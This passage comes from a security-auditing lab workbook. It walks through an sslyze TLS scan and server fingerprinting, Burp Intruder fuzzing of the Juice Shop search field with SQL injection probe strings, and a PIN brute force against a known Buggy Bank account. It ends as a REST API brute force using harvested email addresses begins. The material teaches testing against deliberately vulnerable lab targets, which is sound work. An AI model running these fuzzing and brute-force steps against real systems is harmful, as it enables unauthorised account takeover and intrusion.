The command to test for all four protocols at once is:

```
.\sslyze.exe --tlsv1 --tlsv1_1 --tlsv1_2 --tlsv1_3 10.50.7.25:443
```

* TLS 1.2 Cipher suites:
Attempted to connect using 158 cipher suites.

The server accepted the following 44 cipher suites:

TLS_RSA_WITH_CAMELLIA_256_CBC_SHA256	256
TLS_RSA_WITH_CAMELLIA_256_CBC_SHA	256
TLS_RSA_WITH_CAMELLIA_128_CBC_SHA256	128
TLS_RSA_WITH_CAMELLIA_128_CBC_SHA	128
TLS_RSA_WITH_ARIA_256_GCM_SHA384	256
TLS_RSA_WITH_ARIA_128_GCM_SHA256	128
TLS_RSA_WITH_AES_256_GCM_SHA384	256
TLS_RSA_WITH_AES_256_CCM_8	128
TLS_RSA_WITH_AES_256_CCM	256
TLS_RSA_WITH_AES_256_CBC_SHA256	256

* TLS 1.3 Cipher suites:
Attempted to connect using 5 cipher suites.

The server accepted the following 3 cipher suites:

TLS_CHACHA20_POLY1305_SHA256	256	ECDH: x25519 (253 bits)
TLS_AES_256_GCM_SHA384	256	ECDH: x25519 (253 bits)
TLS_AES_128_GCM_SHA256	128	ECDH: x25519 (253 bits)

The group of cipher suites supported by the server has the following properties:

Forward Secrecy	OK - Supported
Legacy RC4 Algorithm	OK - Not Supported

The server is configured to prefer the following cipher suite:

TLS_AES_256_GCM_SHA384	256	ECDH: x25519 (253 bits)
------------------------	-----	-------------------------

8. Which TLS versions are not supported? **TLS versions 1.0 and 1.1 are not supported on this server**

SCAN RESULTS FOR 10.50.7.25:443 - 10.50.7.25

```
* TLS 1.0 Cipher suites:
  Attempted to connect using 80 cipher suites; the server rejected all cipher suites.

* TLS 1.1 Cipher suites:
  Attempted to connect using 80 cipher suites; the server rejected all cipher suites.
```

Part 3 -- Server Fingerprinting

1. Examine the output and record the server versions you discovered here.

```
10.50.7.20: **Node.js Express framework**
10.50.7.21: **Apache httpd 2.4.10 ((Debian))**
10.50.7.22: **Apache httpd 2.4.7 ((Ubuntu))**
10.50.7.23: **Apache httpd 2.4.7 ((Ubuntu))**
10.50.7.24: **Apache httpd 2.4.25 ((Debian))**
10.50.7.25: **Apache httpd 2.4.41 ((Ubuntu))**
```

2. If you were to learn that all these web servers were hosted on the same machine (and they are), how might you explain the fact that so many different web servers are installed on one machine? **Given the different operating system and server versions, it is probable that these servers are hosted as Docker containers. If you were to interview the administrators, you would be told that 10.50.7.20-24 are, in fact, Docker containers, each created by a different administrator to run a different application. 10.50.7.25 is the physical host and is running Apache under ubuntu Linux.**

Exercise 5.3 - Fuzzing and Brute Forcing with Burp Intruder

VMs Needed

- ☒ 507Win10
- ☒ 507Firewall
- ☒ 507Ubuntu

Objectives


- Explore the use of the Burp Intruder tool as a web application fuzzer.
- Use the Intruder tool to perform brute-force attacks against a traditional web application.
- Use the Intruder tool to perform brute-force attacks against a REST API.

Part 1 -- Burp Intruder as a "Fuzzer"


Background: In this section of the lab, you will use the Intruder tool built into Burp to test an input to an application to see if it might be vulnerable to SQL injection attacks which could be exploited by an attacker. You will use a file with a list of test strings to perform the fuzzing.

Note that SQL injection attacks will be covered in the next lab.

Initial Setup: On the Windows 10 VM, ensure that Firefox and Burp are running and that Firefox is configured to use Burp as its proxy.




Ensure that Intercept Mode is OFF for Burp: in the Burp user interface, check under the "Proxy" and Intercept tabs and ensure that the Intercept button label says, **"Intercept is off."** If it is on, toggle the setting by clicking the "Intercept is on" button.




Instructions: Load the front page of the Juice Shop application in Firefox by clicking its bookmark in the bookmarks bar.



Enter an easy-to-recognize string (like "XXXX") in the search box at the top of the page. Click the "Search" button to submit a request to the web server.



Switch to the Burp proxy and locate that request in the "HTTP History" tab (Click on the 'Proxy' tab, then on the 'HTTP history' tab in the Burp interface). Right-click the request and select "Send to Intruder."



The "Intruder" tab in Burp will briefly turn orange to let you know that a new request has been sent to the intruder. Click on the "Intruder" tab to set up the tool for the test. Under the

"Intruder" tab, click on the "Positions" tab. Portions of the request which Burp has identified as interesting will be highlighted and surrounded with § characters. These are the "payloads" for Intruder.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Positions' sub-tab is active, displaying an HTTP request with several payloads highlighted by § characters. The request is as follows:

```

1 GET /rest/product/search?q=§XXXX§ HTTP/1.1
2 Host: juiceshop.aud507.local
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://juiceshop.aud507.local/
9 Cookie: io=§aHub9Oo10wRrs2VuAAAA§
10 If-None-Match: W/"1e-JkPcI+pGj7BBTxOuZTVVIm91zaY"
11
12

```

On the right side, there are buttons for 'Add §', 'Clear §', 'Auto §', and 'Refresh'. A 'Start attack' button is also visible in the top right corner.

Click on the "Clear §" button to remove all auto-selected payloads. Then highlight the string "XXXX" in the GET request and click the "Add §" button to make it the only payload for Intruder. Your screen should look like the picture below.

The screenshot shows the same Burp Suite interface, but now only the 'XXXX' payload in the GET request is highlighted by § characters. The request is as follows:

```

1 GET /rest/product/search?q=§XXXX§ HTTP/1.1
2 Host: juiceshop.aud507.local
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://juiceshop.aud507.local/
9 Cookie: io=aHub9Oo10wRrs2VuAAAA
10 If-None-Match: W/"1e-JkPcI+pGj7BBTxOuZTVVIm91zaY"
11
12

```

The 'Clear §' button has been clicked, and the 'Add §' button has been used to highlight the 'XXXX' payload. The 'Start attack' button remains in the top right corner.

Click on the Payloads tab to set Intruder up to attack this input. This tab allows you to specify what data will be sent to this input to perform the fuzzing. For this test, we will use a file which

contains strings designed to detect SQL injection in applications. Change the "Payload type:" dropdown box to say "Runtime file," then click the "Select file" button and select the file "C:\Tools\webApp\XplatformSQLi.txt" from the dialog box. When you've finished, your screen should look like the picture below.

The screenshot shows the Burp Intruder interface with the 'Payloads' tab selected. The 'Payload Sets' section shows 'Payload set: 1' and 'Payload type: Runtime file'. The 'Payload Options [Runtime file]' section shows the 'Select file ...' button and the file path 'C:\Tools\webApp\XplatformSQLi.txt'. The 'Payload Processing' section shows a table with columns 'Enabled' and 'Rule'.

Target **Positions** **Payloads** **Resource Pool** **Options**

Payload Sets Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 57 (approx)

Payload type: Runtime file Request count: 57 (approx)

Payload Options [Runtime file]

This payload type lets you configure a file from which to read payload strings at runtime.

Select file ... C:\Tools\webApp\XplatformSQLi.txt

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

Next click on the Resource Pool tab to specify the settings for how quickly the tool will send requests to the server. Since you are working with a Docker container running inside a VM, it is a good idea to choose less aggressive settings than the default. Click the "Create new resource pool" radio button, and make the appropriate selections so that your screen looks like this:

Name: 507 custom pool Maximum concurrent requests (checked): 1 Delay between requests (checked): 100 milliseconds

Target Positions Payloads **Resource Pool** Options

Resource Pool Start attack

Specify the resource pool in which the attack will be run. Resource pools are used to manage the usage of system resources across multiple tasks.

☐ Use existing resource pool

Selected	Resource pool	Max concurrent requests	Delay between requests
<input checked="" type="radio"/>	Default resource pool	10	

☒ Create new resource pool

Name:

☒ Maximum concurrent requests:

☒ Delay between requests: milliseconds

☐ Add random variations

Finally, click the "Start attack" button to start the Intruder test. The test will take a few seconds to complete. When it has finished, examine some of the server responses to see if any of them caused an error which might indicate an injection flaw. Responses with a 500 status code (internal server error) would be a good indicator of a potential flaw. Examine some of the responses by clicking the request in the results tab, then clicking the "Response" and "Raw" tabs at the bottom. Request number 1 is a good example of a response that indicates a potential flaw in the application. *In a real web application test, you might note that the input is potentially vulnerable and follow with more testing later.*

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		304	<input type="checkbox"/>	<input type="checkbox"/>	244	
1	<>"%);(&+	500	<input type="checkbox"/>	<input type="checkbox"/>	1469	
2		304	<input type="checkbox"/>	<input type="checkbox"/>	244	
3	!	200	<input type="checkbox"/>	<input type="checkbox"/>	4706	
4	?	200	<input type="checkbox"/>	<input type="checkbox"/>	650	
5	/	200	<input type="checkbox"/>	<input type="checkbox"/>	5011	
6	//	200	<input type="checkbox"/>	<input type="checkbox"/>	3537	
7	//*	304	<input type="checkbox"/>	<input type="checkbox"/>	244	
8	'	304	<input type="checkbox"/>	<input type="checkbox"/>	244	
9	' --	500	<input type="checkbox"/>	<input type="checkbox"/>	1351	
10	(200	<input type="checkbox"/>	<input type="checkbox"/>	5187	
11)	200	<input type="checkbox"/>	<input type="checkbox"/>	5187	
12	*	304	<input type="checkbox"/>	<input type="checkbox"/>	244	

Request Response

Pretty Raw Hex Render \n


```

1 HTTP/1.1 500 Internal Server Error
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: *
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: SAMEORIGIN
6 Content-Type: application/json; charset=utf-8
7 Date: Fri, 04 Jun 2021 19:42:31 GMT
8 Connection: close
9 Content-Length: 1189
10
11 {
12   "error": {
13     "message": "SQLITE_ERROR: near \"%\": syntax error",
14     "stack": "SequelizeDatabaseError: SQLITE_ERROR: near \"%\": syntax error\n    at Query.formatError (/juice-shop:1
15     "name": "SequelizeDatabaseError",
16     "parent": {

```

0 matches


When you have finished exploring the responses received, you may close the Intruder window, but leave Burp running. When prompted, choose to discard the results of the attack from memory.




Part 2 -- Intruder Brute-Force of Traditional Web Application

Background: In this section of the lab, you will use the Burp Intruder tool to perform a brute-force authentication attempt against the Buggy Bank application.

Initial Setup: On the Windows 10 VM, ensure that Firefox and Burp are running and that Firefox is configured to use Burp as its proxy.



Ensure that Intercept Mode is OFF for Burp: in the Burp user interface, check under the "Proxy" and Intercept tabs and ensure that the Intercept button label says, "**Intercept is off.**" If it is on, toggle the setting by clicking the "Intercept is on" button.



Instructions: Load the Buggy Bank front page in Firefox by clicking on its bookmark in the bookmarks bar. Then click the "Login" link to go to the logon page. For this attack you will use a valid account number for which you do not know the correct PIN. The account number is:

1234567890123660

Attempt to log on using this account number and 9999 as the PIN. Switch to Burp and find this request in the "Proxy" "HTTP history" tab, and as before, right click it and select "Send to Intruder."

Exercise 5.3 - Fuzzing and Brute Forcing with Burp Intruder

Click on the "Intruder" tab and then the "Positions" tab. Clear all the identified payload positions with the "Clear §" button. Select the string "9999" in the request and add it to the payload positions by clicking the "Add §" button. Your screen should look like this before you proceed:

Click on the "Payloads" tab and select "Numbers" as the payload type. Under "Number range" and "Number format" enter these values:

- From: 0
- To: 1999

Step: 1

- Min integer digits: 4
- Max integer digits: 4
- Min fraction digits: 0
- Max fraction digits: 0

When complete, your screen should look like this:

Target **Positions** **Payloads** **Resource Pool** **Options**

Payload Sets Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 2,000

Payload type: Numbers Request count: 2,000

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From: 0

To: 1999

Step: 1

How many:

Number format

Base: ☒ Decimal ☐ Hex

Min integer digits: 4

Max integer digits: 4

Min fraction digits: 0

Max fraction digits: 0

Examples

Click the Resource Pool tab and choose the 507 custom pool you created in the previous section to mitigate the risk of denial of service against the Buggybank container. Your screen should look like this before you proceed:

Target Positions Payloads **Resource Pool** Options

Resource Pool Start attack

Specify the resource pool in which the attack will be run. Resource pools are used to manage the usage of system resources across multiple tasks.

☒ Use existing resource pool

Selected	Resource pool	Max concurrent requests	Delay between requests
<input type="radio"/>	Default resource pool	10	
<input checked="" type="radio"/>	507 custom pool	1	100

☐ Create new resource pool

Name:

☐ Maximum concurrent requests:

☐ Delay between requests: milliseconds

☐ Add random variations

Click the "Start attack" button to begin the test. After the attack has completed, analyze the test results, this time using the **length** column as an indicator of a successfully brute-forced login. Find any results with a different length than all the others and notice how a subtle change in error message indicates that the correct PIN was used.

Click on Request number 1, with a Payload of 0000. Click on the "Response" tab at the bottom of the Intruder window and use the "Raw" tab to view the server response. For a login attempt with a good username and bad PIN, the server reports "Buggy Bank - Login Failed." This page is consistently returned for good username/bad PIN combinations.

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3837	
1	0000	200	<input type="checkbox"/>	<input type="checkbox"/>	3837	
2	0001	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	
3	0002	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	
4	0003	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	
5	0004	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	
6	0005	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	
7	0006	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	
8	0007	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	
9	0008	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	
10	0009	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	
11	0010	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	
12	0011	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	

Request Response

Pretty Raw Hex Render \n

```

1 HTTP/1.1 200 OK
2 Date: Fri, 04 Jun 2021 20:00:08 GMT
3 Server: Apache/2.4.10 (Debian)
4 Vary: Accept-Encoding
5 Content-Length: 3660
6 Connection: close
7 Content-Type: text/html
8
9 <!DOCTYPE html
10 PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
11 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
12 <html xmlns="http://www.w3.org/1999/xhtml" lang="en-US" xml:lang="en-US">
13 <head>
14 <title>
    Buggy Bank - Login Failed
  </title>

```

533 of 2000 0 matches

Now examine Request number 1235, with a payload of 1234. This time, the server response includes the text, "Buggy Bank - Account Locked" in the page title. This slight change in the error message is enough to let an attacker know that the brute force attack was successful.

The screenshot shows the Burp Intruder window with the title "3. Intruder attack of buggybank.aud507.local - Temporary attack - Not saved to project file". The interface includes tabs for Results, Target, Positions, Payloads, Resource Pool, and Options. The Results tab is active, displaying a table of requests.

Request	Payload	Status	Error	Timeout	Length	Comment
1224	1223	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	
1225	1224	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	
1226	1225	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	
1227	1226	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	
1228	1227	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	
1229	1228	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	
1230	1229	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	
1231	1230	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	
1232	1231	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	
1233	1232	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	
1234	1233	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	
1235	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	3767	
1236	1235	200	<input type="checkbox"/>	<input type="checkbox"/>	3757	

Below the table, the "Request" tab is selected, showing the raw HTTP request for item 1235. The response is also visible, showing a 200 OK status and HTML content. The title of the page is "Buggy Bank - Account Locked".

```

1 HTTP/1.1 200 OK
2 Date: Tue, 08 Jun 2021 01:16:11 GMT
3 Server: Apache/2.4.10 (Debian)
4 Vary: Accept-Encoding
5 Content-Length: 3590
6 Connection: close
7 Content-Type: text/html
8
9 <!DOCTYPE html
10 PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
11 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
12 <html xmlns="http://www.w3.org/1999/xhtml" lang="en-US" xml:lang="en-US">
13 <head>
14 <title>
15   Buggy Bank - Account Locked
16 </title>


```

You may safely close the Intruder window and discard the attack from memory when you've finished your analysis.


Part 3 -- Intruder Brute-Force of REST API

Background: In this section of the lab, you will use the Burp Intruder tool to perform a brute-force authentication attempt against a REST API used by the Juice Shop Application. You will use a file containing harvested email addresses to try to determine which of them have accounts on the server.

